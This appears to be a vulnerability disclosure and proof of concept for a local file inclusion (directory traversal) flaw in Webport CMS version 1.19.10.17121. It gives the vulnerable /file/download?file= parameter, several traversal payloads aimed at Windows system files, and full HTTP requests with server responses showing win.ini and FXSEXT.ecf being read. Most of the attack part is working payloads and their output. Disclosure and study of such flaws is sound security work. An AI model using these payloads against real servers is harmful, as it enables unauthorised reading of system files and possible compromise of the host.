LFI Vulnerability Webport CMS version 1.19.10.17121

Expected behaviour:

This script is possibly vulnerable to directory traversal attacks. LFI is a vulnerability which allows attackers to access restricted directories and read files outside of the web server's root directory. The vulnerability affects http://localhost/file/download via value **file**.

Impact:


Local File Inclusion (LFI) vulnerability vary from information disclosure to complete compromise of the system. Even in cases where the included code is not executed, it can still give an attacker enough valuable information to be able to compromise the system.

Steps to reproduce:

1. Go to login admin
2. Inject payload via /file/download?file=
3. For example: ../../Users/Default/NTUSER.DAT

POC:


1. Payload: /file/download?file=../../windows/addins/FXSEXT.ecf



```
GET /file/download?file=../../windows\addins\FXSEXT.ecf HTTP/1.1
Host: 10.14.140.69:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.14.140.69:8090/access/login
Connection: close
Cookie: navigate-tinymce-scroll=%7B%7D; navigate-language=en;
__tiny_sessid=234182ae-5f73-4519-94c1-2ff6fccde0d5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=0,no-cache,no-store,post-check=0,pre-check=0
Expires: -1
Content-Disposition: attachment; filename=FXSEXT.ecf
Last-modified: Tue, 19 Mar 2019 04:46:41 GMT
Date: Tue, 23 Jun 2020 08:26:27 GMT
Content-Length: 802
Content-Type: application/octet-stream
Server: Web Port Server
Connection: close

[General]
Display Name=<DisplayName>
Description=<Description>
GUID={A9CECA24-9F31-11d2-912E-006094EB630B}
Path="fxsext32.dll"
Entry Point=1
Client Version=4.0
Misc Flags=NoOptimizeInterfaceMap;NoUserEdit

[Exchange Client Compatibility]
Exchange Registry=1
Exchange Extension Key="FaxExtension"

; Exchange Context Map is SENDNOTEMESSAGE
Exchange Context Map=00000100000000

; Exchange Interface Map is unknown (please specify)
Exchange Interface Map=1111111

[Item]
Message Class=IPM.Note
Item States=Compose
Events=Install;OnItemChange;OnCheckNames;OnCheckNamesComplete;OnRead;OnRe
adComplete;OnWrite;OnWriteComplete;OnSubmit;OnSubmitComplete;OnCommand;A
llCommands;OnMenuDropDown;InstallCommands

[Strings]
DisplayName=Fax Server Extension
```

2. Payload: /file/download?file=../../windows/win.ini



```
GET /file/download?file=../../windows/win.ini HTTP/1.1
Host: 10.14.140.69:8090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.14.140.69:8090/access/login
Connection: close
Cookie: navigate-tinymce-scroll=%7B%7D; navigate-language=en;
__tiny_sessid=234182ae-5f73-4519-94c1-2ff6fccde0d5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Cache-Control: max-age=0,no-cache,no-store,post-check=0,pre-check=0
Expires: -1
Content-Disposition: attachment; filename=win.ini
Last-modified: Sun, 22 Sep 2019 08:42:15 GMT
Date: Tue, 23 Jun 2020 08:29:33 GMT
Content-Length: 167
Content-Type: application/octet-stream
Server: Web Port Server
Connection: close

; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
CMCDLLNAME32=mapi32.dll
CMC=1
MAPIX=1
MAPIXVER=1.0.0.1
OLEMessaging=1
```